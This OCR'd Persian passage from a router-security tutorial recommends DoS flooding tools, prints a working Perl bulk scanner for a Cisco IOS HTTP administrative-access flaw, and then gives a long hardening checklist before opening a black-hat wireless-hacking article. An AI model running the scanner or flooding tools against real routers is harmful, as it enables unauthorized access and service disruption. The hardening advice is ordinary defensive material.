
ابزار های DoS

از ابزارها ی زیر نیز برای پینگ مرگبار هم می توانید استفاده کنید بسته به نوع شبکه و روترتان می توانید حجم نوع پکت و پروتکلی که جهت این عملیات استفاده میکنید استفاده از این ابزار ها بسیار راحت میباشد البته این عملیات به طور معمولی غیر قانونی میباشد مدیران شبکه برای رفع و اشکال یابی و همچنینی
بالانس شبکه از این ابزار ها استفاده مینمایند.




UDP Flooder 2.00 IP: 127.0.0.1
Destination
IP/hostname
Port
Transmission control
Max duration (secs)
Max packets
min
max
Speed (pkts/sec)
1
Modem ---> Cable ---> T1 ---> LAN
Data
Random
to
bytes
Text
***** UDP Flood. Server stress test *****
From file
Browse
Status
Packets sent 0
Seconds elapsed 0
Go
Stop


DDoSPing 2.00 IP: 127.0.0.1
Target IP address range
Start IP address
127.0.0.1
End IP address
127.0.0.254
Start
Stop
Transmission speed control
min
max
Speed (pkts/sec)
25
Modem ---> Cable ----> T1 -----> LAN
Infected Hosts
Status
Current IP 127.0.0.1
Packets sent 0
Time elapsed 0
Zombies detected 0
Save List
Configuration
Foundstone Inc. http://www.foundstone.com



از ابزارshadow Dos Analyzer استفاده نمایید این برنامه از پروتکل SNMP برای تحلیل عملیات خارج سازی از سرویس استفاده می نماید کلا یکی از ابزار های مورد علاقه من در عملیات DoS می باشد .

Exploit ها

IOS هر روتری نقطه ضعف هر آن نیز میباشد از آنجا که وابستگی بین سرویس ها و این نرم افزار مرکزی وجود دارد اغلب آسیب پذیری های متعددی هم در این حوزه همه روزه برای مدل های مختلفی از روتر های سیسکو کشف می شود بیشتر این آکسپلویت ها برای همان عملیات DoS استفاده می شوند و بعضی دیگر هم برایRemote Connection ها مورد استفاده قرار میگیرندبا توجه با نتایج اسکنی که از اسکنر های امنیتی به خصوص Netsonar بدست می اورید خواهید توانست براحتی کنترل یک روتر را همانند هر بخش یا تجهیزات شبکه همانند سرورها را بدست بیاورید بیشتر اکسپلویت های موجود به صورت محلی می باشند بعضی ها نیز فقط برای نشان دادن اینکه یک روتراسیب پذیر هستند ارائه میشوند نه برای دستیابی کلا بیشتر از روش های فوق برای هک روتر ها استفاده می شود تا استفاده از آسیب پذیریهای موجود.

مثلا Perl زیر یک اسیب پذیری را برای حق دسترسی در سطح ادمین را تست می نماید :

```
#!/usr/bin/perl
#
# Bulk Scanner for the Cisco IOS HTTP Configuration Arbitrary
# Administrative Access Vulnerability
# Found: 06-27-01 - Bugtraq ID: 2936
# Written by hypoclear on 07-03-01
#
# usage: ./IOScan.pl <start ip> <end ip>
# Note: start and end ip must be a Class B or C network
# example: ./IOScan 192.168.0.0 192.168.255.255
#
# hypoclear - hypoclear@jungle.net - http://hypoclear.cjb.net
# This and all of my programs fall under my disclaimer, which
# can be found at: http://hypoclear.cjb.net/hypodisclaim.txt
use IO::Socket;
die "\nusage: $0 <start ip> <end ip>
```

```
Note: start and end ip must be a Class B or C network
ex: ./IOScan 192.168.0.0 192.168.255.255\n\n" unless @ARGV > 0;
$num = 16; $ipcount = 0; $vuln = 0;
if (defined $ARGV[1])
{ $currentIP = $ARGV[0]; $endIP = $ARGV[1];
while(1)
{ @CURIP = split(/\./,$currentIP);
if (($CURIP[2] > 255) && ($CURIP[3] > 255))
{ scanEnd();
}
print "Scanning $currentIP\n";
scan($currentIP);
if ($currentIP eq $endIP)
{ scanEnd();
}
if ($CURIP[3] < 255)
{ $CURIP[3]++;
}
else
{ $CURIP[2]++;
$CURIP[3]=0;
}
$currentIP = "";
foreach $item (@CURIP)
{ $currentIP .= "$item.";
}
$currentIP =~ s/\.$//;
$ipcount++;
}
}
sub scan
{ while ($num <100)
{ $IP = $_[0];
sender("GET /level/$num/exec/- HTTP/1.0\n\n");
if ($webRecv =~ /200 ok/)
{ $vuln++;
open(OUT,">>ios.out") || die "Can't write to file";
print OUT "$IP is Vulnerable\n";
close(OUT);
$num = 101;
}
$num++;
}
$num = 16;
}
sub sender
{ $sendsock = IO::Socket::INET -> new(Proto => 'tcp',
PeerAddr => $IP,
PeerPort => 80,
Type => SOCK_STREAM,
Timeout => 1);
```

```
unless($sendsock){die "Can't connect to $ARGV[0]"}
$sendsock->autoflush(1);
$sendsock -> send($_[0]);
$webRecv = ""; while(<$sendsock>){$webRecv .= $_} $webRecv =~ s/\n//g;
close $sendsock;
}
sub scanEnd
{ print "\nScanned $ipcount ip addresses, $vuln addresses found vulnerable.\n";
if ($vuln > 0) {print "Check ios.out for vulnerable addresses.";}
die "\n";
}
```

به طور کلی متد استفاده از اسیب پذیری های IOS روتر ها را پیشنهاد نمی کنم بلکه به عنوان یکی از متدها ی جانبی با آن اشاره ای کردم در اکثر مواقع طبق تجربه این راه به نتیجه نمی رسد. متد استفاده از پروتکل SNMP فراگیر ترین و کاربردی ترین روش موجود در هک روتر های سیسکو میباشد .

Security Check List

Security Not es

در این بخش به ارائه ی یک سری نکات امنیتی و کلیدی در زمینه امنیت روترهای سیسکو اشاره مینماییم این نکات همانند تمامی راهبردهای امنیتی بسیار ساده و برای عملی کردن انها وقت زیادی را لازم ندارید که صرف انجام آنها کنید.شاید در ظاهر هر کدام از این پیشنهاد ها یا نکات امنیتی بی اهمیت جلوه کنند ولی اگر فلسفه هرکدام به طور کامل گفته شود متوجه خواهید شد که انجام یک عمل ساده چگونه در بالا بردن سطح ایمنی روتر های شبکه اتان موثر خواهد بود به این نکته توجه داشته باشید که نفوذگران جادوگر نیستند بلکه انسانهای تیزبینی هستند که در نگاه به یک سیستم ضعف های موجود را کشف و بررسی مینمایند تنها کاری که می توانید انجام دهید اینست که با کاهش سهل انگاری های خود تعداد نقاط ضعف را تا حد ممکن کاهش دهید هیچ گاه به 100 درصد ایمنی کامل نخواهید رسید ولی می توانید به سمت ان حرکت نمایید.

پیشنهاد های امنیتی زیر ارائه شده از سازمان امنیت ملی ایالات متحده امریکا میباشد که برای تمامی مدیران امنیتی شبکه ها فرستاده شده است.

IOS Security

پروتکل های امنیتی

Remote Authentication Dial In User Service (RADIUS)

مبانی AAA (Authentication ،Authorization and Accounting)

AAA به دسته از ابزار ها و نرم افزارهای امنیتی گفته می شود که از آنها برای شناسایی کسانی که در روتر ثبت نام نموده اند تا زمانی که در داخل روتر هستند استفاده میشود همچنین از هر کدام از این ابزار ها برای کنترل سطح دسترسی و مشاهده فعالیتهای هر کاربر و دریافت و تهیه اطلاعات پیگیری عملکردهای هر کاربر و همچنینی کوتاه کردن دست نفوذگران یا کاربرانی که غیر مجاز به سطوح امنیتی بالاتر میروند استفاده میشود.

Authentication

اعتبار سنجی تلاش یک کاربر برای دسترسی به یک جزء شبکه همانند سرور میزبان یا یک سویچ و یا یک روتر.

Authorization

دادن اختیارات دسترسی به کاربران. گروه های کاربری و خود سیستم و زیر روال های آن.

Accounting

بررسی اینکه چه کسی عمل خاصی را انجام داده است همانند اینکه کدام کاربر به سیستم وصل شده است بیشتر از این سری ابزار ها برای رد گیری اعمال و فعالیت های متخاصم استفاده می گردد به طور مثال اگر از یک سورس IP به تمامی منابعسیستمی ارتباط برقرار شود می توان این حالت را یک حالت حمله گر بر شمرد البته خود این مطلب به صورت تنها لازمه واکنش روتر نمیباشد با فعال شدن PIX Firewall این بازرسی به صورت کامل تری بررسی می شود در صورتی که IDS روتر یک دخول غیر مجاز را تشخیص دهد فایروال داخلی روتر آن ارتباط را قطع نموده و در گزارشات خود ثبت مینماید.

آنچه که مربوط به بحث ما می شود مسایل مربوط به Authentication است بایستی در setup یک پروسه اعتبار سنجی مناسب نکات زیر را در نظر بگیرید.

- AAA توسط فرمان مربوطه فعال شده باشد.

AAA new-model

دیتابیس محلی اعتبار سنجی با تعریف نام های کاربری و کلمات رمز عبور تعریف شده باشند. لازم به تذکر است که تمامی قواعد اصولی در انتخاب نام ها و کلمات رمز عبور بایستی رعایت شود همانند

username test password cisco1234

اگر قصد دارید سه بخش AAA را بر پا نمایید بایستی همانندRADIUA و TACACS آن دو را پیکربندی نمایید تمامی روش های اعتبار سنجی موجود عبارتند از:

enable، krb5، krb5-telnet، line، local، local-case، none، group radius، group tacacs+،group {group-name}، auth-guest، guest، if-needed

روش های اعتبار سنجی که بر روی همه سرویس ها قابل دسترس نیستند امکان دارد بعضی از این سرویس ها به صورت زیر باشند:

Login – Login authentication to the router، itself
NASI – NetWare Asynchronous Serial Interface clients
Enable – To access the privilege level of the router
ARAP – AppleTalk Remote Access Protocol
PPP – Point to Point Protocol

برای مثال krb5-telnet فقط در زمان اعتبار سنجی login در دسترس می باشد و نه در سرویس PPP شما میتوانید این پروتکل ها یا به عبارتی سرویس های امنیتی را به فرمان های زیر اجرا نمایید:

aaa authentication <*service*> default <*method1*> [*method2 ...]*

برای مثال پیکربندی اعتبار سنجی login در RADIUS را به اینصورت اعمال نمایید :

aaa authentication login default group radius

سپس بعد از آن بایستی سرور RADIUS برای انرا تعریف نمایید به صورت فرمان زیر :

radius-server host 1.1.1.1 auth-port 1645 acct-port 1646

البته شما می توانید روشهای چندگانه ای را به هنگام انکه یکی از آنها در دسترس نباشد را اعمال نمایید در اینجا مثالی برای استفاده از RADIUSو سپس به صورت محلی اورده شده است :

aaa authentication login default group radius local

از اینگونه فرامین در راه انداختن یا از کار انداختن سرویس ها در IOS به وفور یافت می شود در این مقاله هم ذکر همه آنها منطقی نیست به طور مثال بعد از نفوذ به یک روتر اگر سرویس خاصی دارای یک مرحله خاص اعتبار سنجی بود و یا در کل به راه اندازی یک سرویس نیاز داشتید می توانید از فرامینی همچون enable استفاده نمایید .

همیشه اخرین نسخه های توسعه یافته را در شبکه های خود برای نرم افزار IOS استفاده کنید به طور معمول آخرین نسخه ها باگ های قبلی را رفع نموده اند بعد از اضافه شدن هر قطعه جدید سخت افزاری و یا با راه اندازی یک سرویس جدید در شبکه داخلی اتان تست امنیت را هم به صورت محلی و هم به صورت از راه دور انجام دهید تمامی سرویس های غیر ضروری بر روی روتر را غیر فعال کنید یک قانون کلی اینست که سرویسی که فعال نیست قابل نفوذ هم نیست با این کار هم سرویس ها و هم حافظه و هم شکاف های گسترش بیشتری را در دسترس خواهید داشت با دستورShow proc بر روی روتر سرویس ها و امکانات جانبی روتر را مشاهده کنید بعضی از سرور ها که قبلا خاموش شده اند در جواب این فرمان بایستی غیر فعال گردند از جمله :

Small services (echo، discard، chargen، etc.)
- **no service tcp-small-servers**
- **no service udp-small-servers**

BOOTP - **no ip bootp server**
Finger - **no service finger**
HTTP - **no ip http server**
SNMP - **no snmp-server**

سرویس های غیر ضروری بر روی روتر را غیر فعال نمایید بعضی از این سرویس ها به بعضی از پکت های خاص اجازه می دهند که از روتر عبور نمایند و یا یک نوع پکت اطلاعاتی خاصی را بفرستند . یا اینکه از یک پیکربندی از راه دور استفاده کنند بعضی از سرویس هایی از این قبیل که بایستی غیر فعال شوند به صورت زیر می باشند :

CDP - **no cdp run**
Remote config. - **no service config**
Source routing - **no ip source-route**

رابط های کاربری روتر های با بعضی فرامین خاص می توانند امن تر بشوند این فرامین بر روی هر رابطی بایستی اجرا شود :

Unused interfaces - **shutdown**
No Smurf attacks - **no ip directed-broadcast**
Mask replies - **no ip mask-reply**
Ad-hoc routing - **no ip proxy-arp**

سطر کنسول و سطر Aux که قبلا با این دو نوع اشاره کرده بودیم به همراه ترمینال مجازی روتر می توانند با پیکربندی به حالت خطی دارای امنیت بیشتری بشوند کنسول و ترمینال مجازی به صورت فرمان های زیر میتواند امن شوند ولی Aux را بایستی غیر فعال نمایید .

Console Line - **line con 0 exec-timeout 5 0 login**
Auxiliary Line - **line aux 0 no exec exec-timeout 0 10 transport input none**
VTY lines - **line vty 0 4 exec-timeout 5 0 login transport input telnet ssh**

پسوردهایی که استفاده مینمایید بایستی مثل همیشه به صورت امنی پیکربندی و تعیین شوند Password Secret را که با الگوریتم MD5است را فعال نمایید همچنین برای حالت سطر کنسول نیز کلمه عبور تعیین نمایید میتوانید برای ترمینال مجازی و همچنینی برای Auxنیز کلمه رمز را فعال نمایید یک حفاظت پایه ای از کلمات رمز عبورتان با استفاده ازservice password-encryption فراهم کنید .

مثال:

Enable secret **-enable secret 0 2manyRt3s**
Console Line **- line con 0 password Soda-4-jimmY**
Auxiliary Line **- line aux 0 password Popcorn-4-sara**
VTY Lines **- line vty 0 4 password Dots-4-georg3**
Basic protection **- service password-encryption**

اگر روترتان پروتکل امن ارتباطی SSH را پشتیبانی میکند انرا برای دسترسی مدیران از راه دور را فعال نمایید.

فایل پیکربندی روترهایتان را از دسترسی های غیر مجاز حفاظت کنید.

همیشه با فرمان no access-list nnn تعریف لیست دستیابی را اغاز کنید به اینصورت نسخه های قبلی لیستهای دسترسی با شماره nnnرا پایک مینمایید .

East(config)# **no access-list 51**East(config)# **access-list 51 permit host 14.2.9.6**
East(config)# **access-list 51 deny any log**

لیست تمامی ارتباطات با پورتهای روتر را ثبت نمایید برای اینکه مطمئن شوید اطلاعات مربوط به هر پورت درست است در پایان هر لیست دستیابی حوزه مشخصی از پورت ها را به صورت زیر مشخص نمایید.

access-list 106 deny udp any range 1 65535any range 1 65535 log access-list 106 deny tcp any range 1 65535any range 1 65535 log access-list 106 deny ip any any log

آخرین خط برای مطمئن شدن از خارج شدن پکت هایی از پروتکل هایTCP وUDP برای ثبت شدن ضروری است.

برای جلوگیری از سو ء استفاده از روتر های شبکه اتان در حملات به سایت های دیگر به این نکته توجه کنید مجبور کنید که محدودیت های ترافیک آدرس دهی از لیست دستیابی استفاده کنند در یک روتر مرزی فقط به ادرس های داخلی اجازه وارد شدن به رابط های داخلی را بدهید و فقط برای دسترسی یک رابط داخلی به رابط های خارجی را فراهم نمایید و تمامیارتباطات خارجی غیر مجاز را که در لیست دستیابی نیستند را بلوکه نمایید البته برای شبکه های بزرگ با ساختار های پیچیده این عمل آسان نمی باشد .

East(config)# **no access-list 101**
East(config)# **access-list 101permit ip 14.2.6.0 0.0.0.255 any**
East(config)# **access-list 101 deny ip any any log**
East(config)# **no access-list 102**
East(config)# **access-list 102 permit ip any 14.2.6.0 0.0.0.255**
East(config)# **access-list 102 deny ip any any log**
East(config)# **interface eth 1**
East(config-if)# **ip access-group 101 in**
East(config-if)# **exit**
East(config)# **interface eth 0**
East(configif)#**ip access-group 101 out**
East(config-if)# **ip access-group 102 in**

تمامی ارتباطات مشکوک خارجی که از شبکه های غیر قابل اطمینان می ایند را پکت هایشان را بلوکه نمایید مثلا بابررسی منبع و مقصد آدرس ها به طور مثال نمی توان به IP های قلابی زیر اطمینان کنید :

0.0.0.0/8، 10.0.0.0/8، 169.254.0.0/16، 172.16.0.0/12، 192.168.0.0/16.

این حفاظت بایستی جزیی از عملیات فیلترینگ ترافیک خارج از شبکه بر روی رابط های خارجی اعمال گردد برای اطلاعات بیشتر به RFC 1918 مراجعه نمایید .

یکی از پیچیده ترین متدهای هک امروزی گول زدن فایروال و همچنین حفاظت لیست دستیابی روتر ها ار طریق نشان دادن خود به عنوان یکی از منابع داخلی سیستم میباشد کلیه پکت هایی را که به طریق سعی در نمایش دادن خود از یک منبع داخلی رادارند را بلوکه نمایید IP Spoofing

تمامی پکت های امده از منبع loopback همانند شبکه 127.0.0.1/ 8 را بلوکه نمایید این نمیتواند یک منبع حقیقی پکت باشد.

اگر شبکه شما multicat IP را استفاده نمی نماید تمامی پکت های های Multicast را بلوکه نمایید .

تمامی پکت های broadcast را بلوکه نمایید البته این ممکن است تمامی پکت های سرویس های همچونDHCP وBootP را بلوکه نمایند گرچه نبایستی چنین سرویس های در رابط های خارجی مورد استفاده قرار گیرند.
انواعی پیشرفته ای از حملات هکر ها با ستفاده از پکت های ICMP echo . redirect و پیغام تقاضای mask شبکه میباشند تمامی آنها را بلوکه نمایید به مثال زیر توجه کنید به تمامی موارد بالا اشاره شده است.

North(config)# **no access-list 107**
North(config)# **! block our internal addresses**
North(config)# **access-list 107 deny ip14.2.0.0 0.0.255.255 any log**
North(config)# **access-list 107 deny ip14.1.0.0 0.0.255.255 any log**
North(config)# **! block special/reserved addresses**
North(config)# **access-list 107 deny ip127.0.0.0 0.255.255.255 any log**
North(config)# **access-list 107 deny ip0.0.0.0 0.255.255.255 any log**
North(config)# **access-list 107 deny ip10.0.0.0 0.255.255.255 any log**
North(config)# **access-list 107 deny ip169.254.0.0 0.0.255.255 any log**
North(config)# **accesslist 107 deny ip172.16.0.0 0.15.255.255 any log**
North(config)# **access-list 107 deny ip192.168.0.0 0.0.255.255 any log**
North(config)# **! block multicast (if not used)**
North(config)# **access-list 107 deny ip224.0.0.0 15.255.255.255any**
North(config)# **! block some ICMP message types**
North(config)# **access-list 107 deny icmp any any redirect log**
North(config)# **access-list 107 deny icmp any any echo log**
North(config)# **access-list 107 deny icmp any any mask-request log**
North(config)# **access-list 107 permit ip any 14.2.0.0 0.0.255.255**
North(config)# **access-list 107 permit ip any 14.1.0.0 0.0.255.255**
North(config)# **interface Eth 0/0**
North(config-if)# **description External interface**
North(config-if)# **ip access-group 107 in**

تمامی ارتباطاتی را که سعی مینمایند نشان دهند از یک منبع داخلی میایند را بلوک نمایید

access-list 102 deny ip host 14.1.1.250 host 14.1.1.250 log
interface Eth 0/1
ip address 14.1.1.250 255.255.0.0
ip access-group 102 in

یک لیست دستیابی را برای ترمینال مجاری جهت کنترل ارتباطات تل نت ایجاد نمایید

South(config)# **no access-list 92** South
(config)# **access-list 92 permit 14.2.10.1**
South(config)# **access-list 92 permit 14.2.9.1**
South(config)# **line vty 0 4**
South(config-line)# **access-class 92 in**

قابلیت ثبت وقایع را حتما برای هر کدام از روترها فعال نمایید این در دو زمینه به شما کمک خواهد نمود یکی در هنگام بر خورد با خطاها و همچنینی مشکلات فنی ایجاد شده و دیگری به هنگام بلوکه شدن پکت ها که از یک شبکه داخلی یا یک میزبان

Central(config)# **logging on**
Central(config)# **logging 14.2.9.1**
Central(config)# **logging buffered 16000**
Central(config)# **logging console critical**
Central(config)# **logging trap informational**
Central(config)# **logging facility local1**

روتر را به صورت ثبت وقایع زمانی پیکربندی کنید حداقل برای این کار دو NTP سرور متفاوت از هم را که مطمئن هستید اطلاعات زمانی خوبی را در دسترس قرارمی دهند را پیکربندی کنید این به مدیر امنیت شبکه اجازه می دهد که رد نفوذگران را بادقت بیشترپیدا نماید به مثال زیر توجه کنید

East(config)# **service timestamps log datetime localtime showtimezonemsec**
East(config)# **clock timezone GMT 0**
East(config)# **ntp server 14.1.1.250**
East(config)# **ntp server 14.2.9.1**

اگر شبکه شما به اجرا نمودن پروتکل SNMP نیاز دارد حتما یکSNMP ACL به همرا یک اسم سخت برای نام مجموعه SNMP که براحتی حدس زده نشود را انتخاب نمایید مثال زیر نحوه برداشتن اسم مجموعه پیش فرض SNMP با خاصیت read only وبه همراه ACL را نمایش می دهد این نکته عملیات نفوذ از طریق SNMP را مشکل تر می سازد ولی در کل اگر نیاز ندارید این پروتکل را غی فعال سازید

East(config)# **no snmp community public ro**
East(config)# **no snmp community private rw**
East(config)# **no access-list 51**
East(config)# **access-list 51 permit 14.2.9.1**
East(config)# **snmp community BTRl8+never ro 51**

هک شبکه های بیسیم

مباحثی پیرامون هک شبکه های بی سیم

منابع:

Hacker’s Club, PC Magazine, MIT Lab, @Stake, CalTech, Micro$oft, Sun Microsystems, NSA , NASA, SETI ,MIT AI Labs, and so other confidential resources
Spexial TNX 2
P0fn0r - Smurf- Invisible-boy - Sp00f3r – XAchillesX – N0thing - 1k1llg0d - Behr00z_Ice
& So Other Devil B0ys & My Friends & My Students

مقدمه:

به هزاره سوم خوش آمدید:

این تیتر تبلیغاتی ای است که شما می توانید در اکثر نمایشگاه ها و همچنین کنفرانس های علمی مربوط به کامپیوتر و الکترونیک را در هر نقطه از جهان مشاهده نمایید شاید این سوال در ذهن تان به وجود آمده باشد که تمایز تکنولوژی رایانه ای در این دوران با دورانی کمتر از اختلاف زمانی 20 سال را چه چیز هایی شامل می شود. شاید یک جواب قابل تامل برای این سوال اینست که در دورانی نه چندان دور پایگاههای اطلاعاتی به صورت منفرد درتعامل با یکدیگر بودند با توسعه رو به رشد فن آوری شبکه ای هم نیاز به اشتراک گذاری داده ها و همچنین افزایش سرعت انتقال اطلاعات از یک طرف نیاز به بوجود آمدن تکنولوژی های را خواستار بود که طیف وسیعی از مشتریان تجاری و همچنین کاربران را پشتیبانی می نمود و از طرف دیگر نیز مسئله امنیت اطلاعات بر این مسئله تاثیر گذار بود.

شاید شبکه های کنونی به ظرفیت نهایی موجود خود رسیده اند و دیگر نمی توان با درخواست رو به افزایش و تصاعدی کاربران و همچنین نیاز به سرعت های بالا تر با تکیه بر تکنولوژی ها و همچنین پروتکل های موجود جوابگوی نیازها به صورتی قابل قبول بود البته راه حل نهایی را می توان بوجود آمدن نسل بعدی شبکه ها موسوم به Grid تلقی نمود ولی مسئله اینست که تا قبل آز به وجود آمدن بسترهای لازم جهت استفاده از شبکه Grid راه حل مشکلات کنونی چه چیزمی باشد. متخصصان امر با در نظر گرفتن این مسائل رو به فن آوری هایی آوردند که می توانست تا حدی به طور موقت به این کمبود ها در بخش هایی جواب دهد.

و به این ترتیب زمینه شکل آمدن تئوری شبکه های پر سرعت ماهواره ای و همچنینی در نسخ حوزه ای شبکه های بی سیم را تعریف نمود (Wireless Networking) .

دیدگاه کلی این مقاله از نظر نویسنده طیف همه خوانندگان این مقاله را در هر سطحی شامل می شود مخاطبان این مقاله می توانند با توجه به توانای های فردی دارند اطلاعات و مفاهیم مورد نیاز خود را از مقاله IT و همچنین تجربیاتی که در زمینه دریافت نمایند .

به قول گفته مولانا:

هر کسی از ظن خود شد یار من

در کل یکی از مشکلات پیش روی نویسندگان مقالات در کل زمینه ها به خصوص در زمینه IT و زیر شاخه ی مهمی به نام شبکه و همچنین مواجه بودن با مفاهیم پیچیده ای به نام امنیت شبکه و یا به مفهوم عام هک و ضد هک این است که نویسنده مقاله نمی داند با چه طیفی از خوانندگان و با چه سطح معلوماتی مواجه خواهد بود و اینکه این مقاله را چه کسانی مطالعه خواهند نمود .ممکن است این مقاله را یک استاد دانشگاه و یا یک نوجوان 15 یا 16 ساله یا بیشتر و یا یک مهندس علوم رایانه در سطوح - مختلف و یا از همه مهمتر یک هکر حرفه ای آن هم از نوع کلاه مشکی اش مطالعه نمایند . می بینید که تنظیم هارمونی و سطح علمی یک مقاله چقدر سخت می باشد از یک طرف باید توجه خاصی به بالا بودن سطح علمی مقاله داشت و از طرف دیگر هم باید طیف وسیع خوانندگان را در نظر داشته باشید. به قول یکی ار دوستان می توان با آوردن نکات ریز فنی آنقدر سطح مقاله را بالا برد و یا به قولی مطلب را پیچاند که حتی خود حرفه ای ها و حتی خود نویسنده هم گیج شوند و یا در جایی آنقدر در سطح پایین حرکت نمود که آنقدر بار علمی مقاله پایین باشد که بسیاری از متخصصین امر را وادار به گلایه کند - داستان آن پیر مرد و پسر جوان را حتما شنیده اید که به قصر فروش مرکبی پیری به سمت بازار در حرکت بودند که هر گونه از ترکیبی از فردی یا مختلط بر آن مرکب سوار می شدند عده ای نادان به آنها خرده می گرفتند – نوشتن مقاله در حوزه امنیت اطلاعات هم بدین گونه است به تشابهاتی می توان گفت را ه رفتن بر روی لبه تیغ است من برای حل این مسئله حفظ تعادل در مطالب هم از نظر تنوع و همچنین از نظر سطح علمی را به طور خاصی در نظر گرفتم در بعضی قسمت ها به پرداختن ریز مطالب و در بعضی قسمت ها هم به اشارات کلی و راهنمایی ها مفید پرداخته ام که تا

حدودی بتوان طیف وسیع تری را پوشش داد. پس اگر در هنگام مطالعه نه تنها مقالاتی از این دست بلکه مقالات دیگر همکارانعزیز به این تفاوت در سطح علمی بر خورد نمودید با فلسفه این موضوع از قبل آشنا باشید . و به یاد داشته باشید که هیچ چیز بدون نقص نیست .به طور مثال از قبل من خود تجربیاتی در زمینه شبکه ها ی بی سیم داشتم ولی به جهت رعایت اصول علمی به مطالعه وسیعی در این زمینه مجددا پرداختم و تا انجا که سعی شده است این می باشد که مطالب ارائه شده از طریق برگردان از سند منبع و با استفاده از مراجع علمی معتبر و کتاب های تخصصی این زمینه که با آنها اشاراتی خواهم کرد فراهم شده است

آن چیزی که مربوط به مقاله ما در حال حاضر می شود بحث بر روی تکنولوژی بی سیم و همچنین نکات مربوط به مسائل امنیتی این نوع از شبکه ها می باشد. در شرکت در بسیاری از کنفرانس ها و همچنین میتینگ های هکری و همچنین در مناظره با هکر های کلاه مشکی و سفید و همچنین در بحث های آکادمیک با اساتید در این زمینه متاسفانه دیدگاههای بسیار متناقض از هم و در بسیاری موارد هم اشتباه در مورد این نوع فن آوری مواجه شدم حتی در جلسه ای بر سر یک تعریف ساده بر نوع خاصی از پروتکل ها با یکی از دوستانم چندین ساعت مشغول مناظره بودم که در آخر هم با مراجعه به RFC مربوطه آن دوست را قانع کردم. به هر حال با توجه به مطالب بالا نیاز به اطلاعاتی دقیق تر و پایه ای در این زمینه بسیار حس می شد به خصوص آنکه من یک Reference حتی ساده به زبان فارسی بر روی نت نتوانستم پیدا کنم. مطالبی را هم که پیدا کردم بسیار سطحی و کلی و متاسفانه در بعضی مطالب هم اطلاعات به کل اشتباه ارائه شده بود بدین ترتیب تصمیم گرفتم که با یک مقدار تحقیق و همچنین اطلاعات و تجربیاتی که در این زمینه از قبل داشتم را به صورت یک مقاله پایه ای و به زبان فارسی در اختیار علاقه مندان به این موضوعات در ایران قرار بدهم. در ابتدا اشاره به چند نکته قبل از شروع مقاله بسیار ضروری می باشد. از آنجا که فن آوری بی سیم یک تکنولوژی بسیار پیچیده و بسیار گسترده ای می باشد آز آوردن مسائل ریز فنی که
می تواند برای خوانندگان بسیار گیج کننده باشد خودداری می کنم) به طور مثال:

توضیح دادن معادلات امواجی و یا تشریح دقیق مدارات نایکوئیست بسیار خارج از سطح علمی این مقاله می باشد و این سری از مطالب را فقط مهندسان برق و الکترونیک بخصوص با گرایش مخابرات را شامل می شود– بدین جهت به این گونه مطالب نخواهیم پرداخت (سعی من بر این خواهد بود که یک آشنایی کلی با این فن آوری را توضیح داده و سپس در مورد مسائل امنیتی آن صحبت هایی خواهم کرد. به طور کلی این مقاله نیز برای این دسته از خوانندگان محترم نیز مفید خواهد بودچون با فاصله گرفتن از مطالب تئوریک دانشگاهی و همچنین آشنا شدن با زمینه های عملی و عمومی تر این فن آوری و تست آن به طور عملی با ابعاد دیگری از این مسائل آشنا خواهند شد. طیف دیگری از مطالعه کنندگان این مقاله که اکثرا هکر های کلا مشکی را شامل خواهد شد را در نظر می گیرد و لی این بدان معنا نیست که این مقاله در جهت اهداف خرابکارانه می باشد نگاه این مقاله یک نگاه از دید یک هکر کلاه مشکی می باشد ولی خود این مطلب بدان معنا است که هکر های کلا ه سفیدی که مسئول حفاظت از شبکه های بی سیم می باشند خواهند توانست با این ترفند به ضعف های شبکه خود پی برده و در رفع آن نواقص عمل کنند.

